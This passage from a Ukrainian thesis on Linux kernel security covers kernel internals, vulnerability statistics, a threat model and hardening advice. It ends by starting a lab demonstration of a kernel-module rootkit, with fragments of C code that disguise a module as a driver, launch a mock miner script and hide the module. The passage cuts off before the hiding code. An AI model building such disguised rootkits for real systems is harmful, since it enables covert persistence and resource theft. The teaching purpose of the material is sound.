матиме окремі дані. Цей тип - з прикладу - спільного адресного простору автоматично робиться на рівні ядра для підвищення ефективності.

Процеси також можуть обмінюватися частинами свого адресного простору як свого роду міжпроцесорною комунікацією, використовуючи техніку “спільної пам’яті”.

Також Linux підтримує системний виклик mmap (), який дозволяє відобразити частину файлу або дані, що зберігається на блочному пристрої, у частину адресного простору процесу. Це може забезпечити альтернативу звичайному зчитуванню та запису для передачі даних.

2.1.5 Синхронізація на рівні ядра

Реалізація повторновикористовуваного ядра вимагає використання технології синхронізації. Якщо “алгоритм виконання ядром” призупинено під час взаємодії з певною структурою даних ядра, жоден інший процес не повинен мати дозволу діяти з тією ж структурою даних. В іншому випадку взаємодія алгоритмів може зіпсувати інформацію.

Наприклад, якщо припустити, що глобальна змінна “к” містить кількість доступного системного ресурсу (процесор, пам’ять, мережа). Перший “алгоритм виконання ядром” , А, зчитує змінну і визначає що є лише один доступний системний ресурс. На цьому етапі активується інший, “Б”, і зчитує ту саму змінну яка все ще містить значення 1. Далі “Б” зменшує “к” і починає використовувати цей ресурс. Потім “А” відновлює виконання; оскільки він вже прочитав значення “к”, він припускає що він може зменшити “к” і взяти системний ресурс під свої потреби, який насправді вже не є доступним. Як остаточний результат, “к” буде містити –1, а два алгоритми використовують один і той же елемент ресурсу, що може призвести до руйнівних наслідків.

Коли результат обчислення залежить від того, як заплановано два або більше процеси - логіка є неправильною.

Загалом, безпечний доступ до глобальної змінної забезпечується за допомогою низькорівневих операцій. У попередньому прикладі пошкодження даних неможливе, якщо “алгоритм виконання ядром” зчитують і зменшують “к” за допомогою однієї операції, яка не є повторновикористовуваною. Однак в реальності ядро містить багато структур даних, до яких неможливо отримати доступ за одну функцію.

Існує декілька можливих реалізацій синхронізації на рівні ядра:

- Багато Unix-подібних систем надають просте рішення проблеми синхронізації - воно не є “конкуруючим”, тобто коли процес виконується в режимі ядра, його не можна довільно призупиняти та змінювати іншим процесом. Отже, в однопроцесорній системі всі структури даних ядра, які не оновлюються обробниками переривань або обробки виключень, є безпечними для доступу ядра. Звичайно, процес у режимі ядра може добровільно відмовитись від центрального процесора, але в цьому випадку він повинен забезпечити, щоб усі структури даних залишались у стабільному стані. Більше того, коли він відновлює своє виконання, він повинен перевірити значення будь-яких раніше доступних структур даних, які можуть бути змінені. Механізм синхронізації, застосовний до ядер такого типу, складається з відключення “конкурування” перед входом у критичну область та відновлення його відразу після виходу з цієї ж області.
- Наступний механізм синхронізації для однопроцесорних систем заключається в відключенні всіх апаратних переривань перед входом у критичну область та їх повторного ввімкнення відразу після виходу з неї. Цей механізм не є оптимальним. Приклад: якщо критична область містить великий масив даних - переривання можуть залишатися вимкненими відносно довгий час, що може призвести до гальмування всіх апаратних дій. Більше того, у багатопроцесорній системі відключення переривань на локальному центральному процесорі недостатньо, і слід використовувати інші методи синхронізації.
- Наступний механізм покладається на використання “семафорів”. Семафор - це лічильник, пов’язаний з конкретною структурою даних; він перевіряється всіма потоками ядра, перш ніж вони спробують отримати доступ до цієї структури даних.

Кожен семафор може розглядатися як об’єкт на рівня ядра, що складається з цілочисельної змінної, списку процесів очікування та двох атомарних методів *down() і up()*. Метод *down()* зменшує значення семафора - метод *up()*, відповідно, збільшує.

Якщо нове значення є менше 0, ядро додає запущений процес до списку семафора й блокує його. Якщо нове значення семафору більше або дорівнює 0, запускаються один або кілька процесів у списку семафора. Кожна структура даних, яку потрібно захистити від колізії, має свій власний семафор, який спочатку ініціалізується до 1. Коли процес хоче отримати доступ до структури даних, він викликає метод down () на відповідному семафорі. Якщо значення нового семафору не від’ємне, доступ до структури даних надається. В іншому випадку процес додається до списку семафорів і блокується. Коли інший процес виконує метод up () на цьому семафорі - дозволяється продовжувати один із процесів у списку семафорів.

- Хочу семафори ефективно працюють та мають прозору логіку роботи - на багатопроцесорних системах семафори не завжди є найкращим рішенням. В сучасних операційних системах, деякі структури даних ядра повинні бути захищені від одночасного доступу через “алгоритми виконання ядром”, які працюють на різних процесорах. У цьому випадку якщо час, необхідний для оновлення структури даних, короткий, семафор може бути неефективним. Щоб перевірити семафор, ядро має вставити процес у список семафорів, а потім зупинити його. Оскільки обидві операції відносно дорогі по часу, необхідному для їх завершення, інший алгоритм міг уже звільнити семафор. У цих випадках в багатопроцесорних операційних системах використовуються “кругові фіксатори”. Вони дуже схожі на семафор, але не мають списку процесів. Коли процес виявляє, що “замок” закритий іншим процесом - він починає «обертається», виконуючи цикл інструкцій, поки ресурс не стане вільним для доступу. Звичайно, “кругові фіксатори” не є ефективними в однопроцесорному середовищі.
- Процеси які синхронізуються з іншими процесами, можуть легко перейти в стан “глухого кута”. Найпростіший випадок виникає, коли процес 1 отримує доступ до структури даних А, а процес 2 отримує доступ до Б, але процес 1 чекає Б, а

процес 2 - А. Більш складним циклічним очікуванням серед груп процесів також є місце. Це спричиняє уповільнення системи в цілому. Linux уникає цієї проблеми, вимагаючи блокування у заздалегідь визначеному порядку, тому не важливо наскільки заплутана є група процесів з цією проблемою.

2.1.6 Міжпроцесорна комунікація. Сигнали

Сигнали Linux забезпечують механізм сповіщення процесів відносно подій в системі. Кожна подія має власний номер сигналу, який зазвичай називається константою. Існує два типи системних подій - асинхронні та синхронні.

Стандарт POSIX визначає близько 20 різних сигналів, 2 з яких можуть визначаються користувачем і бути використані як механізм зв’язку та синхронізації між процесами в “режимі користувача”.

Загалом, процес може реагувати на сигнал двома можливими способами:

- проігнорувати
- асинхронно запустити певну процедуру (обробник сигналів)

Також сигнал може мати дію за замовчуванням (виконується в випадку, коли програма не має обробки жодного можливого варіанту реакції на сигнал). Їх всього пять:

1. Терміново припинити процес
2. Завершити процес, перед цим записавши вміст адресного простору та контекст виконання
3. Призупинити процес
4. Продовжити процес (у випадку коли процес був призупинений)
5. Ігнорувати

Обробники сигналів можуть призначатись функцією *signal()*. Якщо для певного сигналу не встановлений обробник, то використовується стандартний - наприклад один з списку вище. В іншому випадку сигнал перехоплюється і

викликається його обробник. Є два сигнали, які не можуть бути перехопленими та обробленими: SIGKILL та SIGSTOP.

2.1.7 Управління процесами

Linux чітко проводить межу між процесом та програмою, яку він виконує. З цією метою системні виклики *fork()* та *_exit()* використовуються відповідно для створення нового процесу та його завершення, тоді як системний виклик, подібний до *exec()*, викликається для завантаження нової програми. Це вже було розібрано в розділі 1 на абстрактному рівні операційної системи.

Після виконання *exec()*, процес відновлює виконання із новим адресним простором, що містить завантажену програму.

Процес, на якому викликається *fork()* - є батьківським, тоді як новий процес є його нащадком. Батьківські та нащадки-процеси можуть знаходити одне одного, оскільки структура даних, що описує кожен процес, включає вказівник на безпосереднього “батька” та вказівники на всіх найближчих “нащадків”.

Реалізація *fork()* потребує дублювання як батьківських даних, так і батьківського коду, а копії призначаються дочірньому процесу. В реальності це зайняло б досить багато часу. Тому сучасні ядра можуть покладатися на апаратні підсистеми та вирішення цих проблем на стороні апаратури.

Системний виклик *_exit()* завершує процес. Ядро обробляє цей системний виклик, звільняючи ресурси, якими володіє процес, і надсилаючи батьківському процесу сигнал SIGCHLD, який ігнорується за замовчуванням.

2.1.8 Управління пам’яттю

Переходячи до останнього механізму на рівня ядра Linux (в контексті моєї дипломної роботи, задля фокусації на чіткому рівні заглиблення в систему) - управління пам’яттю на сьогоднішній день є найскладнішим видом діяльності в ядрі. Память є дуже комплексною темою та має тисячі праць, тому в своїй роботі я на маю цілі заглиблюватись в кожен аспект цієї великої теми. В цьому розділі я опишу основні проблеми та їх можливі рішення з погляду ядра Linux.

Усі сучасні операційні системи забезпечують абстракцію памяті, яка називається “віртуальна пам’ять”. Віртуальна пам’ять діє як логічний рівень між запитами додатків до фізичної пам’яті та апаратним блоком управління пам’яттю. Віртуальна пам’ять є стандартом та несе в собі багато переваг:

- Кілька процесів можуть виконуватися одночасно
- Можливий запуск програм, потребуючих більше пам’яті чим існує в системі
- Процеси можуть виконувати програму, код якої лише частково завантажується в пам’ять
- Кожному процесу надається доступ до підмножини доступної фізичної пам’яті
- Процеси можуть спільно використовувати одне представлення пам’яті бібліотеки або певного функціоналу
- Програми можна переміщати - тобто їх можна розміщувати де завгодно у фізичній пам’яті
- Можливе написання незалежного коду від машини, оскільки не потрібно турбуватися про організацію фізичної пам’яті

Основним поняттям в підсистемі віртуальної пам’яті є “віртуальний адресний простір”. Цей набір посилань на пам’ять, який може використовувати процес, відрізняється від адрес фізичної пам’яті. Коли процес використовує віртуальну адресу, ядро та MMU співпрацюють, щоб знайти фактичне фізичне розташування запитуваного елемента пам’яті.

Сучасні моделі процесорів включають апаратні схеми, які автоматично перетворюють віртуальні адреси у фізичні. З цією метою доступна оперативна

пам’ять розподіляється на “сторінки” - зазвичай довжиною 4 або 8 КБ - і вводиться поняття “набір таблиць сторінок”, що описує як віртуальні адреси відповідають фізичним адресам. Ці схеми роблять розподіл пам’яті простішим.

Переходячи більш поглиблено до операційної пам’яті, варто сказати що всі сучасні операційні системи Unix, в тому числі й Linux, чітко розрізняють дві частини оперативної пам’яті.

Кілька мегабайт виділяється для зберігання образу ядра - саме коду ядра, а решта оперативної пам’яті зазвичай обробляється системою віртуальної пам’яті і використовується трьома можливими способами:

- Для виконання запитів ядра щодо буферів, дескрипторів та інших динамічних структур даних ядра
- Для задоволення запитів процесів для загальних областей пам’яті
- Для підвищення ефективності дисків та інших буферизованих пристроїв за допомогою кеш-пам’яті

Кожен тип запиту необхідний системі і несе в собі велику ефективність. Але оскільки доступна оперативна пам’ять обмежена - необхідно виконати деякий баланс між типами запитів, особливо коли залишається мало доступної пам’яті. На даний момент простого рішення цієї проблеми не існує, але є складні алгоритми які займаються вирішенням цієї задачі.

Також, однією з основних проблем, яку повинна вирішити система віртуальної пам’яті, є фрагментація пам’яті. В теорії, запит на пам’ять буде відміненим лише тоді, коли кількість вільних сторінок занадто мала. Однак ядро часто змушене використовувати фізично суцільні області пам’яті, отже в запиті на пам’ять може бути відмовлено в випадку, якщо є достатньо пам’яті, але вона недоступна як один суміжний об’єкт.

В ядрі Linux також існує підсистема, яка намагається задовольнити запити на області пам’яті з усіх частин системи - це розподілювач пам’яті ядра. Одні з цих запитів надходять від інших підсистем ядра, які потребують пам’яті для використання його функціоналу, а деякі запити надходять через системні виклики від користувацьких процесів.

Хороший розподілювач повинен мати наступні функції:

- Швидкість. Насправді, це найважливіша функція, оскільки розподілювач викликається кожним компонентом ядра (включаючи обробники переривань і т.д.)
- Мінімізація втрат пам’яті
- Можливість працювати з іншими підсистемами управління пам’яттю для запозичення та вивільнення сторінок

Адресний простір процесу містить усі адреси віртуальної пам’яті, на які дозволено посилатися цьому процесу. Ядро зазвичай зберігає віртуальний адресний простір процесу як список дескрипторів області пам’яті. Наприклад, коли процес запускає виконання певної програми за допомогою системного виклику, подібного до *exec()*, ядро призначає процесу віртуальний адресний простір, що містить області пам’яті для:

- Виконавчого коду програми
- Ініціалізованих даних програми
- Не ініціалізованих даних програми
- Початкового стеку програми
- Виконуваного коду необхідних спільних бібліотек
- Купи

Усі останні операційні системи Unix, в тому числі й Linux, застосовують стратегію розподілу пам’яті, яка називається “вимагання сторінок”. Процес може запустити виконання програми без жодної зі сторінок у фізичній пам’яті. Отримуючи доступ до неіснуючої сторінки, MMU генерує виняток; обробник винятків знаходить уражену область пам’яті, виділяє вільну сторінку та ініціалізує її відповідними даними. Подібним чином, коли процес динамічно вимагає пам’яті за допомогою *malloc()*, ядро просто оновлює розмір області пам’яті купи процесу. Сторінка призначається процесу лише тоді, коли він генерує виняток, намагаючись посилатися на його адреси віртуальної пам’яті.

Також варто згадати про таку ефективну річ як кешування. Значна частина доступної фізичної пам’яті використовується як кеш для жорстких дисків та інших

блокових пристроїв. Це пов’язано з тим, що жорсткі диски дуже повільн, порівняно з оперативною пам’яттю. Як загальне правило, однією з політик, вже впроваджено в сучасні Linux системи, є якнайдовше відкладати запис на диск. Як результат, дані, прочитані раніше з диска і більше не використовувані - продовжують залишатися в оперативній пам’яті. Це і є кешуванням.

2.2 Вразливості ядра Linux

Після досить глибокого ознайомлення з концепціями операційних систем, ядра Linux - його механізмів, компонентів та особливостей архітектури ми можемо переходити до ідентифікування можливих загроз ядра.

Спочатку має сенс ознайомитись взагалі з можливими вразливостями в системі Linux на рівні ядра.

Зібравши статистику з публічних джерел, ми маємо такі результати:

Рік	Кількість вразливостей	DoS	Виконання коду	Переповнення	Руйнування пам'яті	SQL-інєкції	XSS	Обхід каталогу	Обхід функціоналу	Отримання інформації	Отримання привілегій	CSRF	Включення файлу	Публічних експлойтів
1999	19	7		3					1		2			
2000	5	3									1			
2001	23	7							4		3			
2002	15	3		1					1	1				
2003	19	8		2					1	3	4			
2004	50	20	5	12						5	11			
2005	133	90	19	19	1				6	5	7			
2006	89	60	5	7	7			2	5	3	3			
2007	59	39	2	8					3	7	6			
2008	67	41	3	16	3				4	6	10			
2009	104	66	2	21	7				8	10	22			4
2010	118	62	3	16	7				8	31	14			5
2011	81	60	1	21	9				1	21	9			1
2012	114	83	3	24	10				6	19	11			
2013	186	99	6	38	13				11	57	25			7
2014	128	87	6	18	10				10	29	19			10
2015	79	52	5	13	4				10	10	14			
2016	215	153	5	36	18				12	34	51			1
2017	449	146	169	51	26			1	17	89	36			
2018	178	84	3	29	9				4	21	3			
2019	289	105	9	29	7			1	5	23	1			
2020	126	25	4	14	5			1	7	10	3			
2021	73	9	5	3				2	1	9	1			

Рисунок 2.3 – Статистика вразливостей з 1999 року

З цієї ілюстрації ми бачимо більшість з можливих атак на ядро Linux. Найпопулярніша вразливість, яких було знайдено в ядрі більше за всі інші - атака на відмову в обслуговуванні. Ця вразливість становить 50% від всіх інших разом, що є

дуже великим відсотком. Коротко, що таке атака на відмову в обслуговуванні - напад на комп'ютерну систему з наміром зробити комп'ютерні ресурси недоступними користувачам.

Далі, за популярністю, йдуть вразливості які призводять до витоку інформації в комп'ютерних системах на базі Linux. Вони складають 15% від загальної кількості вразливостей. До цих вразливостей включено багато різних варіантів атак, які призводять до отримання інформації, до якої атакуючий не мав би мати доступу.

Третє місце займає переповнення буферу. Це явище, при якому програма, під час запису даних в буфер, перезаписує дані за межами буфера. Це може викликати несподівану поведінку, включно з помилками доступу до даних, невірними результатами, збоєм програми або, найгірше, дірою в системі безпеки. Ці вразливості є справді дуже небезпечними для системи та користувачів. А складають вони аж 14,5% від всіх.

Четвере та п'яте місце поділяють між собою "запуск коду" та "отримання привелегій". Вони становлять по 9,8% від всієї кількості вразливостей. Також є дуже небезпечними для систем та користувачів, тому що можуть призвести до повного контролю системи нападником та захвату всієї конфіденційної інформації в системи.

Всього в публічному доступі є інформація про 28 експлойтів, які наразі не представляють загрози. Але зрозуміло, що існує велика кількість загроз які були виправлені, але не опубліковані публічно. Також, очевидно, що ще існує дуже велика кількість загроз які не є виявленими та загроз, направлених на інший вектор атаки на ядро. Саме остання й буде розглянута детально в 3 розділі.

Якщо побудувати графічне представлення статистики по рокам, то маємо таке:



Рисунок 2.4 – Статистика вразливостей ядра по рокам

З рисунку 2.4, ми бачимо що пік “ідентифікації” вразливостей припадає на 2017 рік. Але точно зробити висновки після аналізу, чи тому причина є розвиток інформаційних технологій в світі в цілому, чи інші фактори - не є можливим. Ми можемо лише стверджувати точно що розвиток інформаційної сфери стовідсотково сприяв цьому, також як і всі інші фактори.

Але що точно ми можемо сказати - це те що розробка ядра починаючи з 2019 року стала більше фокусуватись на попередженні вразливостей - відношення до кібербезпеки в світі з кожним роком збільшується, та все більше країн, компаній та людей починають з часом розуміти цінність помилок при захисті інформації.

2.3 Модель загроз Linux

Для продовження виконання дипломної роботи, я вирішив розробити модель загроз для ядра Linux, покладаючись на яку далі буде розглянуто методи боротьби з ціма загрозами. Далі представлена модель:

1. DoS-атаки

   Тип загрози - на основі недоліків кодової бази ядра або його модулів

   Ціль атаки - фізичні ресурси системи та їх обмеження, не заволодіння.

Мотиви - компрометація конкурентів задля матеріальної цінності, акції протесту направлені на окремий ресурс

Імовірність – висока

Що порушує – доступність

Рівень шкоди – середній

Рівень складності – низький

2. Отримання ключової інформації

Тип загрози - на основі недоліків кодової бази ядра або апаратури, фішингу

Ціль атаки - конфіденційна та секретна інформація

Мотиви - заволодіння інформацією яка має матеріальну цінність, заволодіння інформацією для шантажу або усунення конкурентів

Імовірність – середня

Що порушує – конфіденційність

Рівень шкоди – високий

Рівень складності – середній

3. Брут паролів та інформації

Тип загрози - на основі недоліків конфігурації системи

Ціль атаки - паролі, логіни, системна інформація, токени

Мотиви - заволодіння доступом до системи або інформацією про систему для подальшої більш руйнуючої та продвинутої атаки на систему

Імовірність – висока

Що порушує – конфіденційність

Рівень шкоди – низький

Рівень складності – низький

4. Переповнення буферу

Тип загрози - на основі недоліків кодової бази ядра або його модулів

Ціль атаки - процес, який працює в системі (на будь якому рівні ОС)

Мотиви - отримання доступу до системи для подальшого викрадення інформації або експлуатації ресурсів

Імовірність – низька

Що порушує – цілісність, конфіденційність

Рівень шкоди – високий

Рівень складності – високий

5. Перевищення повноважень

   Тип загрози - на основі недоліків кодової бази ядра або його модулів, фішинг

   Ціль атаки - більш привілейовані права/роль користувача в системі

   Мотиви - отримання доступу до частини системи, та подальшого розвитку атаки з використанням нових можливостей; експлуатація ресурсів; викрадення інформації

   Імовірність – низька

   Що порушує – цілісність, конфіденційність

   Рівень шкоди – високий

   Рівень складності – середній

6. Закладки

   Тип загрози - фішинг з подальшою експлуатацією недоліків конфігурації

   Ціль атаки - система в цілому, а саме її ресурси, інформація циркулююча в її або інформація яка зберігається системою

   Мотиви - отримання повного контролю над системою для експлуатації ресурсів, викрадення інформації або її знищення

   Імовірність – середня

   Що порушує – цілісність, конфіденційність, доступність

   Рівень шкоди – неприпустимо високий

   Рівень складності – високий

Висновки за розділом 2

В другому розділі було поглиблено розглянуто низькорівневі механізми та процеси в ядрі Linux, було наведено приклади таких процесів та взаємодій. Також велику увагу було приділено вивченню основних концепції архітектури низькорівневих компонентів.

Дослідження низькорівневого функціоналу ядра Linux несло весь розділ за собою ціль - ознайомитись, проаналізувати та сформувати статистку по вразливостям ядра та модель загроз.

Було досліджено більшість низькорівневих компонентів та архітектуру їх реалізацій на рівні ядра Linux, такі як:

- Режими роботи ядра
- Контроль процесів та їх реалізація на рівні ядра
- Повторновикористовуванність функцій ядра
- Адресний простір процесів
- Синхронізація на рівні ядра
- Міжпроцесорна комунікація
- Управління пам’яттю

В останньому підрозділі було досліджено статистику за останніх 20 років та сформовано модель загроз (в контексті моєї дипломної роботи), з якою надалі буде вестись праця в 3 розділі.

Модель була поділена на 6 загальних пунктів:

1. DoS-атаки
2. Атаки з отриманням ключової інформації
3. Атаки з брутом паролів та інформації
4. Атаки переповненням буферу
5. Атаки з перевищенням повноважень
6. Атаки закладками

Для кожної атаки було сформовано тип загрози, цілі цієї атаки та можливі мотиви нападника.

РОЗДІЛ 3
МЕТОДИ ЗАХИСТУ ЯДРА ОПЕРАЦІЙНОЇ СИСТЕМИ LINUX

3.1 Рекомендовані механізми захисту від основних атак на ядро Linux

Рекомендації по захисту від основних атак, наведених в моделі загроз, що була сформована в розділі 2 - це набір порад щодо того, яким чином використовувати влаштовані в Linux компоненти або які компоненти варто інтегрувати в систему.

Отже, для захисту від всіх основних атак, варто приділити увагу таким пунктам:

1. Ідентифікація об’єктів системи. Налаштування та використання влаштованого компонента контролю доступу в систему - DAC. Це керування доступом суб’єктів до об’єктів на основі списків керування доступом або матриці доступу. Також використовуються назви «дискреційне керування доступом», «контрольоване керування доступом» або «розмежоване керування доступом».

Тобто, як приклад - ми маємо налаштувати логічне та правильне середовище ролей, груп та користувачів. Інженери які працюють за системою, мають мати певні групи, коли тестувальники - окремі.

2. Контроль доступу до об’єктів. Так вийшло, що пункт 1 та 2 будуть тісно взаємопов’язані. Тому що для побудови захищеної системи критично важливо налаштувати не тільки логічну складову користувачів та ролей, а ще й предметну - потрібно створити правила доступу для кожного користувача/групи до окремих файлів. Linux має вбудований в себе компонент ACL - список прав доступу до об’єкта, який визначає, хто або що може отримувати доступ до нього, і які саме операції дозволено або заборонено цьому суб’єкту проводити над об’єктом.

Знову, як і попередній приклад - список має бути повністю логічним та прозорим. Файли які стосуються бази даних мають бути доступні групі адміністраторів баз даних, але мають бути недоступні для запису тестувальникам.

3. Мережева фільтрація даних. Linux має в собі компонент, за допомогою якого можливо налаштувати систему таким чином, щоб контролювати трафік на будь-якому етапі його життєвого циклу. Linux ядро, починаючи з версії 2.4 має в собі компонент під назвою Netfilter, за допомогою якого можлива фільтрація та модифікація пакетів в системі.

Приклад використання - якщо це сервер на якому ми розміщуємо веб-ресурс, то ми маємо задати комплекс правил по фільтрації пакетів для безпеки цього ж ресурсу. Знаючи IP офісу, ми можемо заборонити будь-які спроби авторизуватись на сервер за допомогою SSH з будь-якого IP, крім офісу цього веб ресурсу.

4. Криптографічні методи захисту. Використання криптографічних методів вирішує багато проблем безпеки, тому обов'язково потрібно застосувати ці методи для захисту від основних атак. Криптографічні методи можуть бути застосовані на деяких рівнях системи та в різних компонентах - як на рівні даних, так і на рівні авторизації, та інших.

Наприклад, ми повинні налаштувати доступ за допомогою закритих ключів для користувачів для більш надійного доступу. Також ми можемо зашифрувати дані на наших дисках, перевіряти цілісність файлів за допомогою хешів й так далі.

5. Модулі ядра. Існують спеціальні модулі ядра, які надають додатковий функціонал безпеці ядра в різних його аспектах. LSM - це фреймворк, що надає ядру Linux підтримку кількох різних моделей безпеки - але рідна модель DAC також буде працювати. Можна вважати це доповненням функціоналу по захисту системи.

Дуже важливо ідентифікувати, що модель безпеки яку хочуть інтегрувати дійсно потрібна для задач що повинна виконувати система. Якщо дійсно задачі потребують іншу модель безпеки, то ми повинні інтегрувати її для забезпечення захисту. Одним з популярних прикладів, який вкомплектований в стандартне ядро - є реалізація системи мандатного керування доступом - SELinux.

6. Політики. Дуже важливо налаштуваті різноманітні політики в системі для забезпечення захисту інформації. Політики - це набір певних правил, які застосовуються до системи.

Наприклад, для покращення захищеності системи - ми можемо застосувати політику зміни паролю. Тоді користувачі будуть змушені додержуватись мінімальних вимог (наприклад мінімум 10 символів) та змінювати пароль по вказаному терміну.

7. Аудит. Аудит інформаційної безпеки — системний процес одержання об'єктивних якісних і кількісних оцінок про поточний стан інформаційної безпеки компанії (або її інфраструктури) у відповідності з визначеними критеріями та показниками безпеки.

Для забезпечення гарного рівня інформаційної безпеки, ми вимушені проводити аудит. Вони можуть бути як внутрішніми так і зовнішніми. Важливо зрозуміти який саме аудит потребує саме ваш ресурс.

8. Система моніторингу. Налаштована та встановлена система моніторингу допоможе при правильному використанні попередити або виявити загрози для вашої системи. Дуже важливо не фокусуватись на захисту периметра, тому що завжди можлива вірогідність вразливості в іншому місці - тоді є можливість ідентифікувати загрозу всередині периметру та прийняти міри для вирішення проблеми.

Прикладом може бути будь яка відома безкоштовна система моніторингу, комерційний продукт або навіть власна розробка. Важливо те, щоб ваше рішення виконувало поставлену задачу.

9. Конфігурація системи. Потрібно завжди підтримувати правильність налаштування системи та безпечність версій компонентів, які можуть бути застарілими та вразливими. В моніторингу цього пункту може допомогти пункт 8, але потрібно завжди розуміти, що використання останніх оновлень для ядра та компонентів - це завжди окремий вид захисту, якщо його можна назвати захистом.

Ваша операційна система може бути оновлена при виправленні вразливості. Сучасні операційні системи пропонують легкі варіанти по тому, як можливо оновити систему з мінімальними втратами.

3.2 Опис атаки закладкою з використанням модулів ядра

Нагадаємо, що атака закладкою - це атака з використанням програмної реалізації, яка дає атакуючому можливість взаємодії з системою жертви. Таким чином, зловмисник може заволодіти ресурсами системи, інформацією жертви або виконати протиправні дії використовуючи середовище скомпроментованої системи-жертви.

Варіантів того, як закладка може бути “покладена” в систему - дуже багато. Стандартними є інтеграція за допомогою іншої атаки - наприклад фішингу, бруту паролю, отримання повноважень.

Стандартна ціль залишення закладки в системі - це отримання місця в системі, за допомогою якого в майбутньому нападник може виконувати дії для досягнення своїх цілей.

Атака закладкою з використанням модулів ядра - це є стандартним прикладом rootkit розробки. Це програма або набір програм для приховування слідів присутності зловмисника або шкідливої програми в системі. Це такий спеціальний модуль ядра, який зламувач встановлює на зламаній ним комп’ютерній системі відразу після отримання прав суперкористувача.

Раніше ми вияснили що модулі ядра - це компоненти які розширюють можливості ядра та їх можна вважати його частиною. Але давайте все таки зробимо більш точне визначення.

Модуль ядра - об’єктний файл, який містить код, що розширює працююче базове ядро операційної системи Linux. Використовуються в основному для додавання підтримки нового апаратного забезпечення та/чи файлових систем, чи додавання системних викликів. Сенс використання модулів полягає в тому, що потенційним користувачам не потрібно завантажувати сотні не потрібних модулів саме для їх випадку - вони можуть встановити їх окремо, що робить можливості операційної системи більш ефективними - порівняно з тим, якби розробники ядра просто включили весь функціонал в саме ядро.

Отже, давайте визначимо основні потреби для проведення атаки за допомогою закладки:

1. Отриманий доступ суперкористувача (отриманий за допомогою іншої атаки, наприклад, переповненням буферу)
2. Написаний код закладки модулю ядра
3. Можливість контролю системи жертви

Як бачимо - атака не є стандартною, та несе в собі окремі цілі - наприклад використання системи жертви для прихованого майнингу, або проведення DDOS-атак (1 пункт моделі загроз, але більш розширений).

Етапи атаки:

1. Розробка закладки (написання коду модуля)
2. Атака на отримання прав суперкористувача
3. Компіляція модулю в системі жертви
4. Інтеграція закладки в систему
5. Експлуатація

Залишився лише останні не описаний етап - експлуатація.

Атакуючий, після успішної інтеграції закладки, буде мати можливість управляти системою жертви за допомогою руткіту - для цього в основному використовується один з мережевих протоколів - для комунікації між системами.

3.3 Інструменти та кодова база атаки

Написання коду буде виконано в текстовому редакторі. Виконання атаки буде проведено за допомогою двох віртуальних машин в VirtualBox, об’єднаних в окрему мережу - “жертва” та “атакуючий”.

Код буде написаний на мові програмування Сі. Це є стандартною мовою програмування на якій написане ядро, тому на цій мові й пишуться модулі.

Також буде використаний процес в виді bash скрипту, який має виконувати протиправні дії - експлуатувати ресурси системи жертви. Майнинг буде іншою атакою в ланцюгу атак, тому його реалізацію ми імітуємо файлом /tmp/mine.sh

```
9 lines (6 sloc)  |  91 Bytes
```

```
#!/bin/bash

wallet="attackers wallet"
mine_bitcoin

mine_bitcoin () {
    // ... mining
}
```

Рисунок 3.1 – Скрипт майнеру

Загальний вигляд модуля-закладки на мові Сі:

```
25 lines (19 sloc)  |  390 Bytes
```

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/kernel.h>

MODULE_LICENSE("GPL");
MODULE_AUTHOR("FakeVendor");

void myfunction(void){
    printk(KERN_INFO "Hello.\n");
}


static int __init init(void)
{
    myfunction();
    return 0;
}

static void __exit exit(void)
{
    printk(KERN_INFO "Module unloaded.\n");
}

module_init(rootkit_init);
module_exit(rootkit_exit);
```

Рисунок 3.2 – Шаблон модулю

З 1 по 3 рядок - блок використовуваних бібліотек. Ми можемо використовувати публічні та власні бібліотеки. Також деякі з бібліотек обов’язкові до використання.

З 5 по 6 рядок - блок налаштування інформації про модуль. Тут в загальному описується для чого і навіщо створений модуль, його версія та автори.

З 8 по 10 рядок - блок додаткового функціоналу модулю. Тут ми можемо створити свої функції, які потім будемо використовувати.

З 13 по 17 та з 19 по 22 - блок ініціалізації та зупинки модулю відповідно. Це обов’язкові функції модулів, які викликаються при підключенні та відключенні модулю до ядра.

З 24 по 25 - обов’язкове використання функціоналу по підключенню та відключеню.

Далі опишем кожний блок в реальній закладці.

```
1  #include <linux/init.h>
2  #include <linux/module.h>
3  #include <linux/kernel.h>
4  #include <linux/syscalls.h>
5
6  #define CMD "/tmp/miner.sh"
7
8  MODULE_LICENSE("GPL");
9  MODULE_AUTHOR("FakeVendor");
10 MODULE_DESCRIPTION("Driver for working with something");
11 MODULE_VERSION("0.01");
12
13 static struct list_head *prev_module;
14 struct task_struct *my_kthread;
```

Рисунок 3.3 – Конфігураційний блок

В конфігураційному блоці ми маскуємо нашу закладку під справжній модуль, наприклад під драйвер для якогось пристрою. Також надаємо потрібні структури та змінні.

```
43  static int __init init(void)
44  {
45      printk(KERN_INFO "Module loaded.\n");
46      start_miner();
47      hide();
48      return 0;
49  }
50
